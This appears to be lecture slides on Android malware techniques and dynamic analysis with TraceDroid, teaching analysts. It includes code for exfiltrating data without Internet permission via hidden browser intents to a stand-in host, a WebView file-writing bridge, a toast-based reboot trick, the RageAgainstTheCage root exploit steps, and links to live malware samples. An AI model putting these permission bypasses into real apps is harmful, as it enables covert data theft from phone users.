syssec

Advanced Dynamic Analysis

Matthias Neugschwandtner
Victor van der Veen

Vienna University of Technology
Vrije Universiteit Amsterdam

Outline

- Advanced malware techniques
- Hands-on with Tracedroid

Dynamic Code Loading

- What's in for the malware authors?
  - makes static analysis harder/impossible
  - allows to update/customize malware
- Code can be fetched from
  - data on the device
  - over the Internet

Code Loading Options

- Java code
  - JAR files (usual `ClassLoader`)
  - DEX files (use `DexClassLoader`)
- Native code
  - for more nefarious goals (e.g. low-level exploits)
  - access via JNI (Java Native Interface)
    - `System.loadLibrary(<filename>)`
- Javascript!

Loading JavaScript

- Webview API
  - a browser library + Java-JS bridge
  - allows to expose Java objects to JavaScript
  - access to phone resources + data!
- Easy to code:

```
// create webview
WebView wv = new WebView(this);
wv.getSettings().setJavaScriptEnabled(true);
wv.loadUrl("http://www.super-trustworthy.com");
v.addJavascriptInterface(new FileUtils(), "FUtil");

// Javascript on the website
<script>
filename = '/external/sd/com.someapp/' + id +'_cache.txt';
FUtil.write(filename, data, false);
</script>
```

Permission Circumvention

- Permissions are on an Apps' business card
  - allow first assessment of an app
  - NOT requesting certain permissions will make an app look really harmless
- Idea: try to circumvent permissions
  - break permission system (e.g. with an exploit)
  - more subtle: cheat the permission system

Reboot without Permission

- Reboot permission is only granted to system applications
- Whenever an app creates a toast notification (small popup), toast creates a JNI reference in system server (serves Android system services)
- Above a certain number of references, the system server will crash and Android reboots

Android – Binder Concepts

- Intent
  - message passed between processes
  - consists of *target* (optional for implicit intents), *action* and *data*
  - abstract representation of an operation to be performed (e.g. call number)
  - explicit vs. implicit: targeted at specific receiver vs. best suited chosen by OS
- Intent handlers
  - primarily broadcast receivers
  - advertise capabilities via an IntentFilter (used for implicit intents) on action and data, specified in app's manifest

Internet without Permission

- If we don't have the Internet permission, let's call for neighborhood help
- Apps often open links in a browser using implicit Intents – we can do the same

```
startActivity(new Intent(Intent.ACTION_VIEW, Uri.parse
    ("http://oursite.com/data?payload=9d8f2390e")));
```

- Be more stealthy: only open browser when phone screen is off, close it when screen is on again

```
startActivity(new Intent(Intent.ACTION_MAIN).addCategory
(Intent.CATEGORY_HOME)));
```

- Now we have upstream – what about downstream?

Internet without Permission

Register custom URI handler!
Intent will be sent to BypassReceiver for bypass:// URIs

```
<!-- AndroidManifest.xml -->
<activity android:name=".BypassReceiver">
          <intent-filter>
                  <action android:name="android.intent.action.VIEW"/>
                  <category android:name="android.intent.category.DEFAULT"/>
                  <category android:name="android.intent.category.BROWSABLE"/>
                  <data android:scheme="bypass" android:host="data"/>
          </intent-filter>
</activity>
```

```
public class BypassReceiver extends Activity {
        protected void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                process(getIntent().toURI())
                finish();
        }
}
```

Data is available in the Intent!
Calling finish() in onCreate() hides GUI screen.
Trigger via redirect from upstream webpage!

Permission Sharing

- Apps with the same UID share the same permissions!
- Apps from the same developer can request the same UID (specify in manifest)
  - developer identified by certificate
- Idea
  - use permissions of an app that has been signed with a default developer certificate
  - even bolder: share UID with system processes!
    - possible for some custom ROMs (cyanogen, …)

Exploitation

- Bypass security measures (permission system) by gaining root rights
- Exploit of privileged system component needed
  - look for unpatched Linux kernel vulnerabilities
  - vulnerable libraries
  - suid binaries

Exploit – RageAgainstTheCage

- Target: adb process (suid root)
- A user's number of processes is limited by RLIMIT_NPROC
- Procedure:
  1. fork RLIMIT_NPROC-1 processes
  2. kill adbd
  3. adbd will be restarted and first run as root before it drops its privileges
  4. race against adbd and try to fork off another process in the meantime
  5. if successful, adbd can't setuid() – the return value of setuid() is not checked
  6. simply spawn a shell using adb, it will have root privileges

TraceDroid

TraceDroid!

Should have been called: YADAPAM


Yet Another Dynamic Analysis Platform for Android Malware

TraceDroid

TraceDroid consists of three components:

1. Modification of the Dalvik VM profiler
2. Framework – like Andrubis – for automated analysis: http://tracedroid.few.vu.nl
3. **Ease of Post Analysis**

(comp.1) Android Profiler…



Name	Incl %	Inclusive	Excl %	Exclusive	Calls+Rec
4 android/webkit/LoadListener.nativeFinished ()V	66.6%	17734.382	53.2%	14161.950	14+0
3 android/webkit/LoadListener.tearDown ()V	100.0%	17734.382			14/14
6 android/view/View.invalidate (IIII)V	19.8%	3516.410			2413/2853
57 android/webkit/BrowserFrame.startLoadingResource (ILjava	0.3%	44.636			3/15
53 java/util/HashMap.put (Ljava/lang/Object;Ljava/lang/Objec	0.0%	6.223			6/326
20 android/webkit/JWebCoreJavaBridge.setSharedTimer (J)V	0.0%	2.593			2/730
378 android/view/ViewGroup.requestLayout ()V	0.0%	1.139			2/54
315 java/util/HashMap.<init> (I)V	0.0%	0.879			3/41
629 android/webkit/BrowserFrame.loadCompleted ()V	0.0%	0.285			1/1
598 android/webkit/WebView.didFirstLayout ()V	0.0%	0.231			1/2
703 android/webkit/BrowserFrame.windowObjectCleared (I)V	0.0%	0.036			1/2
5 android/webkit/JWebCoreJavaBridge$TimerHandler.handleMessa	16.3%	4342.697	0.5%	132.018	730+0
6 android/view/View.invalidate (IIII)V	15.6%	4161.341	1.2%	319.164	2853+0
7 android/webkit/JWebCoreJavaBridge.access$300 (Landroid/webk	15.1%	4025.658	0.1%	26.727	729+0
8 android/webkit/JWebCoreJavaBridge.sharedTimerFired ()V	15.0%	3998.931	8.5%	2256.801	729+0
9 android/view/View.invalidate (Landroid/graphics/Rect;)V	13.8%	3671.342	0.9%	246.190	2853+0
10 android/view/ViewGroup.invalidateChild (Landroid/view/View;La	12.4%	3298.987	6.3%	1687.629	876+1148
11 android/event/EventLoop.processPendingEvents ()V	6.3%	1674.317	0.6%	151.201	12+0
12 android/view/ViewRoot.handleMessage (Landroid/os/Message;)V	4.6%	1217.210	0.0%	1.992	35+0
13 android/view/ViewRoot.performTraversals ()V	4.5%	1209.815	0.0%	7.190	34+0
14 android/view/ViewRoot.draw (Z)V	4.1%	1096.832	0.0%	11.508	34+0
15 android/policy/PhoneWindow$DecorView.drawTraversal (Landroid	3.9%	1040.408	0.0%	2.218	34+0
16 android/widget/FrameLayout.drawTraversal (Landroid/graphics/	3.8%	1023.779	0.0%	3.129	34+48
17 android/view/View.drawTraversal (Landroid/graphics/Canvas;La	3.8%	1022.611	0.1%	19.213	34+154
18 android/view/ViewGroup.dispatchDrawTraversal (Landroid/graph	3.8%	1000.413	0.2%	42.609	34+130
19 android/view/ViewGroup.drawChild (Landroid/graphics/Canvas;J	3.7%	983.346	0.2%	42.926	34+150
20 android/webkit/JWebCoreJavaBridge.setSharedTimer (J)V	3.5%	929.506	0.2%	57.241	730+0
21 android/webkit/WebView.nativeDrawRect (Landroid/graphics/Ca	3.5%	923.805	3.0%	807.952	15+0
22 android/net/http/QueuedRequest.start (Landroid/net/http/Queu	3.2%	847.172	0.0%	3.556	15+0
23 android/net/http/QueuedRequest$QREventHandler.endData ()V	3.1%	828.592	0.0%	1.619	15+0
24 android/net/http/QueuedRequest.setupRequest ()V	3.1%	819.888	0.0%	5.860	15+0
25 android/net/http/QueuedRequest.requestComplete ()V	3.1%	816.585	0.0%	1.506	15+0
26 android/webkit/CookieManager.getCookie (Landroid/content/Cc	2.7%	722.837	0.0%	8.081	15+0
27 android/webkit/LoadListener.commitLoad ()V	2.6%	688.168	0.1%	17.708	58+0
28 android/webkit/LoadListener.nativeAddData ([BI)V	2.3%	621.864	1.2%	306.817	57+0
29 android/graphics/Rect.offset (II)V	2.2%	573.985	2.2%	573.985	17210+0

Find:

(comp.1) TraceDroid Profiler++

```
1405856099231762:     return (java.lang.String) "locale=en_US hardKeyboardHidden=HARDKEYBOARDHIDDEN_YES keyboard=KEY
1405856099233249:    return (void)
1405856099233755:    public void org.acra.ErrorReporter("org.acra.ErrorReporter@40627650").checkReportsOnApplication
1405856099236206:     java.lang.String[] org.acra.ErrorReporter("org.acra.ErrorReporter@40627650").getCrashReportFil
1405856099241042:      public java.io.File android.content.ContextWrapper("com.funzio.crimecity.CrimeCityApplication
1405856099251438:      return (java.io.File) "/data/data/com.funzio.crimecity/files"
1405856099253039:      new java.lang.StringBuilder()
1405856099253687:      return (void)
1405856099256274:      public java.lang.StringBuilder java.lang.StringBuilder("").append((java.lang.String) "Looking
1405856099257788:      return (java.lang.StringBuilder) "Looking for error files in "
1405856099259016:      public java.lang.String java.io.File("/data/data/com.funzio.crimecity/files").getAbsolutePath
1405856099259649:      return (java.lang.String) "/data/data/com.funzio.crimecity/files"
1405856099260439:      public java.lang.StringBuilder java.lang.StringBuilder("Looking for error files in ").append(
1405856099261646:      return (java.lang.StringBuilder) "Looking for error files in /data/data/com.funzio.crimecity/
1405856099261905:      public java.lang.String java.lang.StringBuilder("Looking for error files in /data/data/com.fu
1405856099263418:      return (java.lang.String) "Looking for error files in /data/data/com.funzio.crimecity/files"
1405856099265025:      public static int android.util.Log.d((java.lang.String) "ACRA", (java.lang.String) "Looking f
1405856099266814:      return (int) "71"
1405856099267502:      private static void dalvik.system.VMDebug.startClassPrep()
1405856099269007:       public java.lang.Class java.lang.ClassLoader("dalvik.system.PathClassLoader[/data/app/com.fu
1405856099285875:       return (java.lang.Class) "class org.acra.ErrorReporter$2"
1405856099291767:      return (void)
1405856099292464:      private static void dalvik.system.VMDebug.startClassPrep()
1405856099293136:       public java.lang.Class java.lang.ClassLoader("dalvik.system.PathClassLoader[/data/app/com.fu
1405856099294848:       return (java.lang.Class) "class java.io.File"
1405856099297633:      return (void)
1405856099297869:      new org.acra.ErrorReporter$2((org.acra.ErrorReporter) "org.acra.ErrorReporter@40627650")
1405856099300801:      return (void)
1405856099301398:      public java.lang.String[] java.io.File("/data/data/com.funzio.crimecity/files").list((java.io
1405856099304865:      return (java.lang.String[]) "[Ljava.lang.String;@4060f528"
1405856099309218:     return (java.lang.String[]) "[Ljava.lang.String;@4060f528"
1405856099311694:    return (void)
1405856099311829:   return (void)
1405856099312461:   public void android.app.ContextImpl$SharedPreferencesImpl("android.app.ContextImpl$SharedPrefere
1405856099316812:   return (void)
1405856099317349:  return (void)
```

(comp.2) TraceDroid Framework

- Comparable to Andrubis:
  - App is installed in an emulator
  - Automated app stimulation (e.g., send sms, reboot, start activities...)
  - Post-processing modules (e.g., code coverage, callgraphs)
- But no neat reports, just – sometimes a lot – raw data.
  - Example: http://tracedroid.few.vu.nl/zitmo/

(comp.3) TraceDroid PostAnalysis

- Load dump.* files into Python objects
- Interactive Python shell

- Currently not availble for the public, but…

HANDS-ON!

TraceDroid Hands-On

- TraceDroid SummerSchool VM:

IP:	130.37.198.75
username:	summerguest
password:	!summerdroid:)

- Shared, chrooted, very limited, linux env.
- Please, do not try to break it! ☺

TraceDroid Hands-On part 1

- FakePlayer
  - 1st SMS trojan for Android
  - Detected around August 2010

- Step-by-step analysis using TraceDroid
  - APK: http://tracedroid.few.vu.nl/fakeplayer.apk
  - Results: http://tracedroid.few.vu.nl/fakeplayer.tar.gz
  - Callgraph: http://tracedroid.few.vu.nl/fakeplayer.pdf

TraceDroid Hands-On part 2

- FakeRegSMS
  - APK: http://tracedroid.few.vu.nl/fakereg.apk
  - Results: http://tracedroid.few.vu.nl/fakereg.tar.gz
  - Callgraph: http://tracedroid.few.vu.nl/fakereg.pdf
  - Andrubis: https://anubis.iseclab.org/?action=result&task_id=1859bc89042b5e1d49d65dc26961cb5d0
- Questions:
  - Where does the SMS come from?
  - Would you classify this app as malicous?
- Bored? Look at extra/{obad|ransom}.tar.gz

TraceDroid Hands-On part 3a

- ZitMo (Zeus in the Mobile)
  - APK: http://tracedroid.few.vu.nl/zitmo.apk
  - Results: http://tracedroid.few.vu.nl/zitmo.tar.gz
  - Callgraph: http://tracedroid.few.vu.nl/zitmo.pdf
- Questions:
  - Can you identify malicious activity?
  - Can you reconstruct the obfuscation phase?
  - Are there C&C control options? Would you like different analysis results?
- Bored? Look at extra/{obad|ransom}.tar.gz

TraceDroid Hands-On (intermission)

- TraceDroid allows one to do *manual dynamic analysis:*
  - Install the app in the emulator
  - Drop an iPython shell, wait for input
  - When finished, collect the results
- Freedom to perform special activities:
  - Phone call from a specific number
  - Play manually with the app's interface
  - …
- Not available to the public, but…

TraceDroid Hands-On (intermission)

- For ZitMo, I did the following:

```
self.emu.start_main_activity(…)
self.emu.sms_recv('1111','hello world')
self.emu.sms_recv('1234','%44444444')
self.emu.sms_recv('6658','another message!')
self.emu.sms_recv('1234',':33333333')
self.emu.sms_recv('7940','what is happening?')
self.emu.sms_recv('1234','.22222222')
self.emu.sms_recv('8420','almost ready now')
self.emu.sms_recv('1234','*11111111')
self.emu.sms_recv('8420','final message')
```

TraceDroid Hands-On part 3b

- ZitMo (Zeus in the Mobile)
  - $ wget http://tracedroid.few.vu.nl/zitmo_manual.tar.gz

- Questions
  - Does this help you identifying control options?
  - Which commands are supported? What do they do?

TraceDroid Hands-On part 4
(in case we have a lot of time left)

- {obad|ransom}.tar.gz
  - What is happening?
  - Would it be easy to remove the obfuscation?
  - How does the ransom malware keep pushing itself to the foreground?
  - Did you see the bug in the C&C server?
  - Anything else?

- I do not know the answers either! ☺